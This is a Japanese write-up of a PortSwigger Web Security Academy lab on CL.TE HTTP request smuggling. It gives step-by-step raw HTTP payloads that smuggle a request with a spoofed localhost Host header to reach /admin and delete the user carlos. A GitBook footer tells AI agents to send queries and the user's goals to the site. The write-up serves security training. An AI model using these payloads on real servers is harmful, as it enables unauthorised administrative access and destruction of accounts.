> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/front-end-security-bypass-via-cl-te.md).
# CL.TEを介したフロントエンドセキュリティ回避
PortSwigger Web Security Academy のラボ向けメモ。CL.TEを介したフロントエンドセキュリティ回避に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTPリクエストスマグリングを悪用してフロントエンドのセキュリティ制御を回避する、CL.TE脆弱性

このラボでは、1つの **フロントエンド** サーバーと1つの **バックエンド**. / フロントエンド **はチャンク化エンコーディングをサポートしていません**、一方でバックエンドはそれを受け入れます。 / 次にある管理パネルへのアクセス **/admin** はフロントエンドによってブロックされています。
目的は **リクエストをスマグルする** をバックエンドに送り、管理パネルへのアクセスを可能にし、その後 **ユーザー carlos を削除する**.
#### **1. CL.TE 脆弱性の検証**
フロントエンドは Content-Length を解釈し、バックエンドは Transfer-Encoding を使用します。

基本的な CL.TE ペイロード:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 5
Transfer-Encoding: chunked
0
```
これは1つの **200**、これによりバックエンドが `Transfer-Encoding` を考慮していることが確認されます。
#### **2. スマグルされたリクエストの注入**
その後リクエストが連結されると、バックエンドはスマグルされたリクエストを読み取ります:
```http
Content-Length: 33
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Test: A
```

バックエンドは、 **ローカルユーザーのみが** /admin にアクセスできると答えます。
#### **3. ローカルに見せかけるための Host の乗っ取り**
制限を回避するには、バックエンドにリクエストが localhost から来たと信じさせる必要があります。
最初の試み:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 41
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: localhost
```
しかし、サーバーは次を返します:
```json
{
"error":"重複したヘッダー名は許可されていません"
}
```
したがって、バックエンドはこのリクエストを完全な新しいリクエストとして解釈しません。
### **4. 正しいスマグルされたリクエストの構築**
A `Content-Length` はスマグルされたクエリに追加され、正しく処理されるようになります:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 73
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: 127.0.0.1
Content-Length: 9
test=test
```
バックエンドがリクエストを正しく読み取れるよう、サイズを調整します:
```http
Content-Length: 10
```

フロントエンドに送信される完全なリクエストは次のようになります:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 73
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: localhost
Content-Length: 10
test=test
```

#### **5. Carlos ユーザーの削除**
ここで GET 行を削除用の呼び出しに置き換えるだけです:
```http
Content-Length: 97
Transfer-Encoding: chunked
0
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Length: 10
test=test
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/front-end-security-bypass-via-cl-te.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.